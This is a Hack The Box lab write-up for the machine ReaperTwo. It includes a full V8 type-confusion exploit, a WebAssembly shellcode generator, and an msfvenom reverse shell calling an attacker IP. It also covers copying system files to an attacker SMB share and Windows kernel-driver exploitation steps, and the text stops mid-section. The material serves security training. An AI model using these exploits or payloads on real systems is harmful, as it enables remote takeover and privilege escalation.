



HACKTHEBOX



ReaperTwo

11th Nov. 2025

Prepared By: amra

Machine Author: xct

Difficulty: **Insane**

Synopsis

ReaperTwo is an Insane Windows machine that involves both browser and kernel exploitation. The attack chain begins with enumeration of exposed services and access to an SMB share containing development artifacts. A vulnerable web application leveraging the V8 JavaScript engine allows for arbitrary JavaScript execution, which is escalated to remote code execution through a type confusion vulnerability in Harmony Set methods, combined with WebAssembly-based shellcode execution.

After gaining an initial foothold as a low-privileged user, privilege escalation is achieved by exploiting a vulnerable kernel driver that exposes a function pointer execution primitive. The exploit bypasses modern protections such as kASLR, DEP, and SMEP by leaking kernel addresses via MSRs, performing a stack pivot, and constructing a ROP chain to modify Page Table Entries (PTEs). Finally, custom kernel shellcode is executed to steal a SYSTEM token, resulting in full system compromise.

Skills Required

- Enumeration
- Familiarity with JavaScript and browser internals
- Basic knowledge of memory corruption vulnerabilities (e.g., type confusion)
- Understanding of binary exploitation concepts (ROP, shellcode)
- Familiarity with Windows internals (process structures, kernel vs user mode)

Skills Learned

- Exploiting a V8 JavaScript engine vulnerability to achieve RCE
- Crafting WebAssembly-based shellcode under strict constraints
- Bypassing SMEP via Page Table Entry (PTE) manipulation
- Windows Kernel ROP

Enumeration

Nmap

```
$ ports=$(nmap -p- --min-rate=1000 -T4 10.129.234.76 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
$ nmap -p$ports -sC -sV 10.129.234.76
```

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Reaper2 Calculator
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp    open  msrpc        Microsoft Windows RPC
445/tcp    open  microsoft-ds?
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
|_rdp-ntlm-info:
| Target_Name: REAPER2
| NetBIOS_Domain_Name: REAPER2
| NetBIOS_Computer_Name: REAPER2
| DNS_Domain_Name: Reaper2
| DNS_Computer_Name: Reaper2
| Product_Version: 10.0.20348
|_ System_Time: 2026-01-20T10:50:48+00:00
|_ssl-cert: Subject: commonName=Reaper2
| Not valid before: 2025-09-30T15:42:11
|_Not valid after: 2026-04-01T15:42:11
|_ssl-date: 2026-01-20T10:51:28+00:00; -1h57m08s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The initial Nmap scan results show several open ports. An IIS web server is active on port 80, RDP is accessible on port 3389 and SMB listens on 445.

SMB - Port 445

Let's try to authenticate as the `guest` user and enumerate possible shares.

```
$ nxc smb 10.129.234.76 -u guest -p '' --shares
```

```
SMB      10.129.234.76  445  REAPER2  [*] Windows Server 2022 Build 20348 x64
(name:REAPER2)
SMB      10.129.234.76  445  REAPER2  Share      Permissions  Remark
SMB      10.129.234.76  445  REAPER2  -----
SMB      10.129.234.76  445  REAPER2  ADMIN$     Remote Admin
SMB      10.129.234.76  445  REAPER2  C$         Default share
SMB      10.129.234.76  445  REAPER2  IPC$       Remote IPC
SMB      10.129.234.76  445  REAPER2  software$  READ        software
development share
```

The `software$` share stands out and we can actually connect to it using `impacket`.

```
$ impacket-smbclient -no-pass guest@10.129.234.76

# use software$
# ls
drw-rw-rw-      0  Sun Apr 28 22:31:48 2024 .
drw-rw-rw-      0  Thu Apr 17 03:15:52 2025 ..
drw-rw-rw-      0  Sun Apr 28 15:27:22 2024 kernel
drw-rw-rw-      0  Thu May  9 22:33:23 2024 v8_debug
drw-rw-rw-      0  Sun Apr 28 15:27:09 2024 v8_release
# cd v8_release
# ls
drw-rw-rw-      0  Sun Apr 28 15:27:09 2024 .
drw-rw-rw-      0  Sun Apr 28 22:31:48 2024 ..
-rw-rw-rw- 24743936  Sun Apr 28 15:27:09 2024 d8.exe
-rw-rw-rw-  305782  Sun Apr 28 15:27:09 2024 snapshot_blob.bin
# cd ..
# cd v8_debug
# ls
drw-rw-rw-      0  Thu May  9 22:33:23 2024 .
drw-rw-rw-      0  Sun Apr 28 22:31:48 2024 ..
-rw-rw-rw- 132230469  Thu May  9 22:33:24 2024 v8_debug.zip
# cd ../kernel
# ls
drw-rw-rw-      0  Sun Apr 28 15:27:22 2024 .
drw-rw-rw-      0  Sun Apr 28 22:31:48 2024 ..
-rw-rw-rw-  782512  Sun Apr 28 15:27:22 2024 kernel32.dll
-rw-rw-rw-   8944  Sun Apr 28 15:27:42 2024 Reaper.sys
```

We can use the `get` command and download all the files that are present on the shares since they will be useful for our exploitation path further down the line.

IIS - Port 80

We begin our enumeration on port 80 by visiting `http://10.129.234.76`. We encounter what appears to be a calculator powered by the [V8 JavaScript Engine](#).

Reaper2 Calculator

Solve any math problem with the power of v8!

Enter an expression:

Example expression: `let a = 41 + 1; console.log(a);`

Calculate

Foothold

Let's start by enumerating the calculator application. Since it's powered by the V8 engine, we can use Javascript commands, not just arithmetic expressions. For example, we can enumerate the version of the V8 engine.

Reaper2 Calculator

Solve any math problem with the power of v8!

Enter an expression:

```
print(version());
```

Calculate

12.2.0 (candidate)

This version was released on [20/2/2024](#) and added the `harmony_set_methods` which are essentially set operations like union and intersection on top of JavaScript's built-in `Set` class. Looking at the source code of the calculator webpage we notice that these methods are actually enabled on our instance.

```
<html xmlns="#">
<head><title>
  Reaper2 Calculator
<SNIP></SNIP>
</pre><!-- Completed: d8.exe --allow-natives-syntax --harmony-set-methods data.js --></div>
</body>
</html>
```

Essentially, we have arbitrary JavaScript code execution through the [d8](#) binary along with the `harmony-set-methods` flag. It turns out that there was a blogpost post about a type confusion bug that could lead to remote code execution (RCE) on the newly implemented Harmony Set Methods. The blogpost has since been taken down, but we can access it through [here](#) and use our browser's built in translation utility. While the full explanation of the exploit is beyond the scope of this writeup, we can highlight the crucial parts that lead to RCE.

The bug itself, is a type confusion bug. Reading through [this](#) blogpost will clarify that the V8 engine uses pointer tagging. This is a technique that stores all the pointer objects with the LSB always set and all the non-pointer types like a small integer (SMI) will be doubled before they are stored to ensure a 0 on the LSB. So for example, if you want to store the value `1` in the memory you will find `2`. So basically, this bug allows us to control a place in memory that was used to store a pointer. By creating a [fake object](#) we can actually read and write wherever we want in memory. To adjust the payload for our case, we need to find out the `map` for a `PACKED_DOUBLE_ELEMENTS` object.

Reaper2 Calculator

Solve any math problem with the power of v8!

Enter an expression:

```
a = [1.1];  
%DebugPrint(a);
```

Calculate

```
DebugPrint: 0000036900049581: [JSArray]  
- map: 0x03690018ed71 [FastProperties]  
- prototype: 0x03690018e6e5  
- elements: 0x036900049571 [PACKED_DOUBLE_ELEMENTS]  
- length: 1  
- properties: 0x0369000006cd  
- All own properties (excluding elements): {  
  0000036900000D41: [String] in ReadOnlySpace: #length: 0x036900025e2d , data= 0x036900000061  
}  
- elements: 0x036900049571 {  
  0: 1.1  
}  
000003690018ED71: [Map] in OldSpace  
- map: 0x0369001839e9 )>  
- type: JS_ARRAY_TYPE  
- instance size: 16  
- inobject properties: 0  
- unused property fields: 0  
- elements kind: PACKED_DOUBLE_ELEMENTS  
- enum length: invalid  
- back pointer: 0x03690018ed31  
- prototype_validity cell: 0x036900000a31  
- instance descriptors #1: 0x03690018ecfd  
- transitions #1: 0x03690018ed99 Transition array #1:  
  0x036900000e05 : (transition to HOLEY_DOUBLE_ELEMENTS) -> 0x03690018edb1  
  
- prototype: 0x03690018e6e5  
- constructor: 0x03690018e3dd  
- dependent code: 0x0369000006dd  
- construction counter: 0
```

Now we reach the most challenging part of the exploit: achieving actual code execution through this vulnerability. To do this, we leverage WebAssembly. When WebAssembly is compiled, constant values are embedded directly into the generated machine code. This means that if we craft shellcode and split it across multiple constants, we can effectively gain code execution.

In practice, this is much harder than it sounds due to two major constraints. First of all, the constants need to differ enough so that the JIT (JustInTime) compiler doesn't make any optimizations and the constants appear inline on the code. If a constant appears too many times, it will be optimized and then it will be referenced instead of being inline on the code. Then, each constant must end with a `jmp` instruction that transfers execution directly to the next constant. Ideally, each constant would encode something like:

```
<assembly instruction>; jmp <next_constant>
```

The problem is that assembly instructions do not have a fixed size—some may be as small as 2 bytes, while others can be 6 bytes or more. In our scenario, the maximum size available for a complete instruction is 6 bytes total, since the trailing `jmp` itself consumes 2 bytes. If an instruction plus its jump cannot fit within a single constant, we would be forced to split it across constants, which would break the shellcode.

To work around this limitation, we need to design extremely compact assembly code, always respecting the 6 bytes per assembly instruction plus 2 for the `jmp` whose sole purpose is to copy the full shellcode into a continuous memory region. Once the shellcode is fully assembled in memory, execution can jump to it in one final step. This allows us to adhere to the `jmp` constraint only on the stager code and not on the final much bigger payload.

Let's proceed to create our `wasm` payload. First of all, we need to create a reverse shell shellcode.

```
$ msfvenom -a x64 --platform Windows -p windows/x64/shell_reverse_tcp LHOST=10.10.14.65 LPORT=9001 -f python

buf = b""
buf += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51"
buf += b"\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52"
buf += b"\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72"
buf += b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0"
buf += b"\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
buf += b"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b"
buf += b"\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
buf += b"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44"
<SNIP>
```

Then, we can utilize the script provided by the user [m4cz](#) in order to receive the `wasm` shellcode that we will use on our final V8 exploit. The logic of the script, follows closely what we have described above.

```
RELEASE = True

# this is the split shellcode find marker, will be counted upwards for each chunk of 6 bytes shellcode
# can be chosen free, but cannot appear in shellcode itself, also watch out to not overflow
marker = 0x1234

from binascii import hexlify
from pwn import context,asm,disasm,p16
import subprocess
import struct

buf = b""
buf += b"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51"
buf += b"\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52"
```

```

buf += b"\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72"
buf += b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0"
buf += b"\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
buf += b"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b"
buf += b"\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
buf += b"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44"
<SNIP>

```

```

def hex_to_float_string(value: int, endian='>') -> str:
    """
    Converts a 64-bit integer to an IEEE 754 double-precision float string.

    Args:
        value (int): A 64-bit integer (e.g., 0x4831db909090eb07)
        endian (str): '>' for big-endian (default), '<' for little-endian

    Returns:
        str: The float string representation
    """
    # Convert the integer to 8 bytes
    byte_data = value.to_bytes(8, byteorder='big' if endian == '>' else 'little')

    # Unpack as IEEE 754 double
    float_val = struct.unpack(f'{{endian}}d', byte_data)[0]

    return str(float_val)

print(f"[i] shellcode len: {len(buf)}")

# prepend shellcode with 2 x nop cause entrypoint is at +2
mainsc = buf
mainsc = b"\x90" + mainsc

# pad to 6 bytes
padlen = 6 - (len(mainsc) % 6)
mainsc += b"\x90" * padlen

# split to 6 byte chunks
chunks = [mainsc[i:i+6] for i in range(0, len(mainsc), 6)]
print(f"[i] shellcode split into {len(chunks)} 6-byte chunks")
print(chunks)
context(arch='amd64')

# skip jumps in jit asm

jmp = b'\xeb\x07' # jmp 0x7
jmp2 = b'\xeb\x0c'
jmp3 = b'\xeb\x0f'

shellcode = []

# stall for debug

# stop at shellcode start for debug
if not RELEASE:
    shellcode.append(asm(f'''
    hold:

```



```

    jmp hold
    nop
    '')))
else:
    shellcode.append(asm(f''' xor rbx, rbx'''))

end = marker + len(chunks)

# wasm/jit loader shellcode jumping inside jit to next constant, exec sc, jump next
# looks in jit asm memory for marker, collects all shellcode chunks and writes
# them into one continuous block, then executes it

shellcode.append(asm(f''' mov    r8d, 0x{marker:4x} # marker '''))
shellcode.append(asm(f''' call   $+5              # get shellcode own mem address '''))
shellcode.append(asm(f''' pop    rbx              # to rbx '''))
shellcode.append(asm(f''' add    rbx, 0x7f        # increment in small steps to sc overwrite
location '''))
shellcode.append(asm(f''' add    rbx, 0x7d        # cannot use single add, cause this would take
more than '''))
shellcode.append(asm(f''' add    rbx, 0x7b        # 6 bytes, every instuction needs to be different
also '''))
shellcode.append(asm(f''' add    rbx, 0x2        # else jit optimize will hit us '''))
shellcode.append(asm(f''' mov    rdx, rbx        # make a copy for dest '''))
# loop1
shellcode.append(asm(f''' add    rbx, 1          # increment search by 1 '''))
shellcode.append(asm(f''' mov    ax, WORD PTR[rbx] # get mem in words for marker '''))
shellcode.append(asm(f''' cmp    ax, r8w        # did we find a marker '''))
shellcode.append(asm(f''' jne    $-60 '''))
shellcode.append(asm(f''' mov    r9, [rbx]      # marker found '''))
shellcode.append(asm(f''' shr    r9, 16        # get rid of marker '''))
shellcode.append(asm(f''' mov    [rdx], r9      # write payload to target mem '''))
shellcode.append(asm(f''' add    rdx, 6 '''))
shellcode.append(asm(f''' add    rbx, 7 '''))
shellcode.append(asm(f''' inc    r8d '''))
shellcode.append(asm(f''' cmp    r8w, 0x{end:4x} # done ? '''))
shellcode.append(asm(f''' jne    $-223 '''))
shellcode.append(asm(f''' nop    '''))

# prepare payload
payload = []
for chunk in chunks:
    payload.append(p16(marker) + chunk)
    if p16(marker) in mainsc:
        print("ERROR marker found in shellcode, pls change marker")
        exit()
    marker += 1

shellcode = shellcode + payload

# prepare wat file on disk
f = open("test.wat", "w")

print("""(module
  (func (export "main")
    """, file = f)

for i in range(len(shellcode)):
    shellcode[i] = shellcode[i].ljust(6, b'\x90') # NOP padding

```

```

if i < len(shellcode) - len(payload):
    if i > 18:
        shellcode[i] += jmp3 # different jump sizes cause of jit register usage
    elif i > 6:
        shellcode[i] += jmp2
    else:
        shellcode[i] += jmp
shellcode[i] = int(hexlify(shellcode[i][::-1]), 16)
outline = "f64.const " + str(hex_to_float_string(shellcode[i]))
if "nan" in outline:
    print("ERROR found nan in floats, prepend shellcode with \\x90 until gone")
    exit()
print(outline, file=f)

print("""    return
        )
    )
""", file=f)

f.close()
print(shellcode)
# compile to wasm
subprocess.check_output(f"wat2wasm test.wat", shell=True)

# dump wasm shellcode
wasmCode = open('test.wasm', 'rb').read()

wasmCode_arr = [c for c in wasmCode]

print("[i] no problems with NaN or marker found")
print(wasmCode_arr)

```

Let's execute the script.

```

$ python3 wasm_shell_gen.py

[i] shellcode len: 460
[i] shellcode split into 77 6-byte chunks
<SNIP>
[570708728372474184, <SNIP>, 10436529025571689088]
[i] no problems with NaN or marker found
[0, 97, 115, <SNIP>, 15, 11]

```

Finally, let's create the full exploit that we are going to execute through the calculator's website.

```

let fi_buf = new ArrayBuffer(8); // shared buffer
let f_buf = new Float64Array(fi_buf); // buffer for float
let i_buf = new BigUint64Array(fi_buf); // buffer for bigint

// convert float to bigint
function ftoi(f) {
    f_buf[0] = f;
    return i_buf[0];
}

// convert bigint to float
function itof(i) {

```

```

    i_buf[0] = i;
    return f_buf[0];
}

// convert bigint to hex string
function hex(i) {
    return '0x' + i.toString(16);
}

let receiver = new Set();
let other = new Set();

for (let i = 0; i < 32; i++) { receiver.add(i); } // elements: 32, capacity: 32

let fake_arr_struct;

other.keys = () => {
    fake_arr_struct = [1.1, 2.2, 3.3];
    receiver.add(32); // elements: 33, capacity: 64 (grow, allocate new table)
    obj_arr = [{}];
    return other[Symbol.iterator](); // match return type (Set Iterator)
}

let result = receiver.symmetricDifference(other);

let map = 0x18ed71n; // PACKED_DOUBLE_ELEMENTS
let properties = 0x6cdn; // FixedArray[0]
let elements = 0x41414141n; // arbitrary address
let length = 1n << 1n; // length: 1

fake_arr_struct[1] = itof(map | properties << 32n);
fake_arr_struct[2] = itof(elements | length << 32n);

for (let i = 0; i < 0x10; i++) { result.delete(i); }

let fake_arr = result.size;

/* arbitrary address read */
function aar(addr) {
    elements = addr - 8n + 1n;
    fake_arr_struct[2] = itof(elements | length << 32n);
    return fake_arr[0];
}

// /* leak V8 base */
// let v8base = (ftoi(aar(0x24n)) & 0xffffffffn) << 32n;
// console.log('[+] V8 base: ' + hex(v8base));

/* arbitrary address write */
function aaw(addr, value) {
    elements = addr - 8n + 1n;
    fake_arr_struct[2] = itof(elements | length << 32n);
    fake_arr[0] = itof(value);
}

let marker;
let leaked;

```

```

/* leak address of fake_arr */
marker = 0x4141414141414141n
fake_arr_struct[0] = itof(marker);
let fake_arr_addr = 0x4a000n;
for (let i = 0; i < 0x1000; i++) {
    leaked = ftoi(aar(fake_arr_addr));
    if (leaked == marker) break;
    fake_arr_addr += 4n;
}
fake_arr_addr += 8n;
console.log('[+] address of fake_arr: ' + hex(fake_arr_addr));

/* leak address of obj_arr[0] */
marker = fake_arr_addr + 1n;
obj_arr[0] = fake_arr;
let obj_arr_addr = fake_arr_addr + 0x30n;
for (let i = 0; i < 0x1000; i++) {
    leaked = ftoi(aar(obj_arr_addr)) & 0xfffffffffn;
    if (leaked == marker) break;
    obj_arr_addr += 4n;
}
console.log('[+] address of obj_arr[0]: ' + hex(obj_arr_addr));

/* get address of object */
function addrof(obj) {
    obj_arr[0] = obj;
    return ftoi(aar(obj_arr_addr)) & 0xfffffffffn;
}

let tmp_obj = {};
console.log(hex(addrof(tmp_obj)));

let sc = [0, 97, 115, <SNIP>, 15, 11];

let wasmCode = new Uint8Array(sc);
let wasmModule = new WebAssembly.Module(wasmCode);
let wasmInstance = new WebAssembly.Instance(wasmModule);
let main = wasmInstance.exports.main;

let wasmInstance_addr = addrof(wasmInstance);
let jump_table_start = ftoi(aar(wasmInstance_addr + 0x47n));

console.log('Jump table start '+hex(jump_table_start));
console.log('Writing '+hex(jump_table_start + 0x81an));

aaw(wasmInstance_addr + 0x47n, jump_table_start + 0x81an); // overwrite instruction pointer inside
setTimeout(function(){
    main()
}, 5000);

```

It's high time we tested the exploit we have crafted. Let's start a listener on our local machine and then copy-paste the exploit to the calculator for evaluation.

```
$ rlwrap nc -lvnp 9001
```

```
C:\Windows\system32>whoami  
whoami  
reaper2\www
```

The user flag can be found under `C:\Users\www\Desktop\user.txt`.

Note: If you want to dwell deeper in to the inner workings of the exploit we just executed it's highly recommended to do so. If you remember, we have already from the SMB share both the release and the debug versions of d8 that runs on the machine. With these binaries, you can recreate the environment of the remote machine and experiment locally with the help of a debugger. All the articles mentioned in this writeup so far would be of great help along with [this](#). The general path you should follow is to get a very good understanding of how objects are represented on memory.

Privilege Escalation

Now that we have a shell on the machine we can start working on our privilege escalation process. The Kernel module that we noticed during our enumeration phase, seems to be the way to go. Let's set up an SMB server on our machine so that we can download the files we need from the remote machine.

```
$ impacket-smbserver -smb2support amra .
```

Looking at the remote file system, we notice a folder `C:\dev` that has the Kernel file module that we are after. Moreover, we are going to need the `ntoskrnl.exe` file which is the actual Windows Kernel.

```
C:\dev>copy Reaper.sys \\10.10.14.65\amra\Reaper.sys  
copy Reaper.sys \\10.10.14.65\amra\Reaper.sys  
1 file(s) copied.  
  
C:\dev>copy C:\Windows\System32\ntoskrnl.exe \\10.10.14.65\amra\ntoskrnl.exe  
copy C:\Windows\System32\ntoskrnl.exe \\10.10.14.65\amra\ntoskrnl.exe  
1 file(s) copied.
```

We can start reverse engineering the `Reaper.sys` module using Ghidra.

```
1  
2 void entry(longlong param_1)  
3  
4 {  
5     FUN_14000502c();  
6     FUN_140001248(param_1);  
7     return;  
8 }  
9
```

The `entry` point of the driver has two functions. The first one simply checks for some values so we can move to the second function for now. We can follow [this](#) article on how to make the reversing process a bit easier by applying the `NTDDK` symbols on the driver and identifying the `DEVICE_CONTROL` function.

```

Decompile: DriverEntry - (Reaper.sys)
1
2 /* WARNING: Function: __security_check_cookie replaced with injection: security_check_cookie */
3
4 NTSTATUS DriverEntry(PDRIVER_OBJECT DriverObject)
5
6 {
7     NTSTATUS stauts;
8     BYTE stackCanary;
9     UNICODE_STRING not_used;
10    UNICODE_STRING deviceName;
11    PDEVICE_OBJECT deviceObject;
12    UNICODE_STRING symLinkName;
13    RTL_OSVERSIONINFOFOW osVersion;
14
15    osVersion.dwOSVersionInfoSize = 0x114;
16    DriverObject->DriverUnload = FUN_140001210;
17    FUN_140001540((longlong *)&osVersion.dwMajorVersion,0,(undefined1 *)0x110);
18    stauts = RtlGetVersion(&osVersion);
19    if (-1 < stauts) {
20        deviceName.Length = 0x1c;
21        deviceName.MaximumLength = 0x1e;
22        DriverObject->MajorFunction[0] = IRP_MJ_CREATE;
23        DriverObject->MajorFunction[2] = IRP_MJ_CREATE;
24        DriverObject->MajorFunction[0xe] = IRP_MJ_DEVICE_CONTROL;
25        deviceName.Buffer = L"\\Device\\Reaper";
26        stauts = IoCreateDevice(DriverObject,0,&deviceName,0x22);
27        if (-1 < stauts) {
28            symLinkName.Length = 0x14;
29            symLinkName.MaximumLength = 0x16;
30            symLinkName.Buffer = L"\\??\\Reaper";
31            stauts = IoCreateSymbolicLink(&symLinkName,&deviceName);
32            if (stauts < 0) {
33                IoDeleteDevice(deviceObject);
34            }
35            else {
36                stauts = 0;
37            }
38        }
39    }
40    return stauts;
41 }
42

```

Through reverse engineering and the creation of custom structure definitions, we arrived at the following result, which provides a clear understanding of the driver's behavior and the location of the underlying vulnerability on the

`IRP_MJ_DEVICE_CONTROL` function.

```

Decompile: IRP_MJ_DEVICE_CONTROL - (Reaper.sys)
1
2 /* WARNING: Function: _guard_dispatch_icall replaced with injection: guard_dispatch_icall */
3
4 int IRP_MJ_DEVICE_CONTROL(PDEVICE_OBJECT PDEVICE_OBJECT,PIRP Irp)
5
6 {
7     NTSTATUS status;
8     PETHREAD targetThread;
9     REAPER_CONTEXT *inputBuffer;
10    PIO_STACK_LOCATION stack;
11    ULONG controlCode;
12    undefined8 msrValue;
13
14    stack = (Irp->Tail).Overlay.field3_0x30.field1_0x10.CurrentStackLocation;
15    status = -0x3fffffff0;
16    controlCode = (stack->Parameters) QueryDirectory FileIndex,

```

```

16 controlCode = (uint)Parameters.QueryInterface.InterfaceSpecificData + 4);
17 targetThread = (PETHREAD)Irp;
18 if (controlCode == 0x80002003) {
19 LAB_14000114a:
20     inputBuffer = *(REAPER_CONTEXT **)
21         ((long)&(stack->Parameters).QueryInterface.InterfaceSpecificData + 4);
22     status = (-(uint)(inputBuffer != (REAPER_CONTEXT *)0x0) & 3) + 0xc000000d;
23     if ((stack->Parameters).Power.ShutdownType < 0x28) {
24         status = -0x3ffffdd;
25     }
26     if ((inputBuffer->Magic != 0x6a55cc9e) ||
27         (g_ReaperContext = (REAPER_CONTEXT *)ExAllocatePoolWithTag(0, 0x28, 0x70616552),
28         g_ReaperContext == (REAPER_CONTEXT *)0x0)) goto LAB_1400011dd;
29     g_ReaperContext->Magic = inputBuffer->Magic;
30     g_ReaperContext->Priority = inputBuffer->Priority;
31     g_ReaperContext->ThreadId = inputBuffer->ThreadId;
32     g_ReaperContext->Callback = inputBuffer->Callback;
33     g_ReaperContext->MsrIndex = inputBuffer->MsrIndex;
34     g_ReaperContext->MsrValuePtr = inputBuffer->MsrValuePtr;
35 }
36 else {
37     if (controlCode != 0x80002007) {
38         if (controlCode == 0x8000200b) {
39             status = PsLookupThreadByThreadId(g_ReaperContext->ThreadId, &targetThread);
40             if (-1 < status) {
41                 KeSetPriorityThread(targetThread, g_ReaperContext->Priority);
42                 ObfDereferenceObject(targetThread);
43                 if (g_ReaperContext->Callback != (code *)0x0) {
44                     (*g_ReaperContext->Callback)(_guard_dispatch_icall);
45                 }
46             }
47             goto LAB_1400011dd;
48         }
49         if (controlCode == 0x8000200f) {
50             msrValue = rdmsr(g_ReaperContext->MsrIndex);
51             *(undefined8 *)g_ReaperContext->MsrValuePtr = msrValue;
52         }
53         else if (controlCode != 0x80002013) goto LAB_1400011dd;
54         wrmsr(g_ReaperContext->MsrIndex, *(undefined8 *)g_ReaperContext->MsrValuePtr);
55         goto LAB_14000114a;
56     }
57     ExFreePoolWithTag(g_ReaperContext, 0x70616552);
58 }
59 status = 0;
60 LAB_1400011dd:
61 (Irp->IoStatus).field_0_0x0.Status = status;
62 (Irp->IoStatus).Information = 0;
63 IoCompleteRequest(Irp, 0);
64 return status;
65 }
66


```

The code at line 44 is our execution primitive. We can provide a custom `callback` code and have the driver execute that code at Kernel level. The caveat here is that the Kernel is running with `KASLR`, `DEP` and `SMEP`. The latter two, prevent us to execute user code from memory regions that are marked as `non-executable` in Kernel memory. Moreover, in order to defeat `KASLR` which randomizes the addresses of the `ntoskrnl.exe` and all the loaded drivers we can use the code on line 50. On that line, the driver will read the value of a [Model Specific Register \(MSR\)](#). One very useful MSR is the `IASTAR` register which stores the address of the `KiSystemCall164()` kernel function. According to the official [Intel](#) documentation, this register can be requested with the `0xc0000082` code.

Thus far we have a valid way to defeat `KASLR` if we manage to find the address of the `KiSystemCall164()` function. To achieve this, we are going to use the tool [PDB Downloader](#). This tool, works on Windows so we are going to switch briefly to a Windows machine and what it does is it downloads the symbols file for the `ntoskrnl.exe` file we have downloaded from the machine.

```
. \PDBDownloader.exe ntoskrnl.exe
PDB Download URL:
http://msdl.microsoft.com/download/symbols/ntkrnlmp.pdb/3F88832AEFD85F18E5C02AB91E78C47C1/ntkrnlmp.pdb
Total file size: 11788 KB
Downloading: 100%
```

This command fetches the `ntkrnlmp.pdb` file from Microsoft's servers. Let's continue our work by loading the Kernel on Ghidra and selecting `No` when we are prompted to analyze the binary. Then, we select `File -> Load PDB File...` and we select the file we got from the tool.



Note: According to [this](#) article, there is a way to configure Ghidra to automatically search and download symbols for such files. If you are dealing a lot with Kernel exploitation it may be worth checking it out.

Once all the symbols have been loaded, it can take some time due to the size of the binary, we can use the `Filter` on the `Symbols Tree` pane to search for the `KiSystemCall64()` function inside the binary.



The offset that we are after is `0x442e00`, with that we have effectively defeated KASLR.

Then, we need to figure a place that we are going to write our payload which will trigger our shellcode, which would be responsible for stealing the token from a `SYSTEM` process and injecting it into the current one, thus elevating our privileges. The best option we have here is to perform a stack pivot allowing us to have a clean buffer to place our ROP (Return Oriented Programming) chain which would lead to the shellcode execution. Following this logic, the first gadget we

are going to need is a stack pivot gadget. We can find gadgets using `ropper`.

```
$ ropper -f /mnt/ntoskrnl.exe --search "mov esp"
```

<SNIP>

```
0x0000000140227b40: mov esp, 0x48000000; add esp, 0x28; ret;
```

Gadgets are small existing snippets of assembly code that end with a `ret` instruction thus allowing the attacker to "return" to the next gadget in the chain achieving full control over the execution flow.

Now, we need to deal with DEP and SMEP. Basically, we need to figure out a way to execute code that lives on user space memory, while the CPU is in Kernel mode. It is important to note, that while in Kernel space we are free to ROP inside the Kernel code without triggering SMEP. SMEP is controlled by the 20th bit in the CR4 register, so we could build an exploit that would modify that value and then execute our code. Unfortunately, if this method is not done correctly and the value is not restored afterwards it may lead to a series of BSODs resulting in an unreliable exploit. Another way we could tackle this problem is through the Page Table Entries (PTEs). It is important to note, that SMEP will only trigger if the memory page is marked as `user space`. If we set the 2nd bit, which is the `User/Supervisor` bit, to zero on our page, it will be marked as a kernel page, thus allowing us to bypass the SMEP protection completely. To achieve this approach, we need to extract the offset for the function `MiGetPteAddress` from the `ntoskrnl.exe` binary.

Symbol Tree

- Functions
 - M
 - Mi
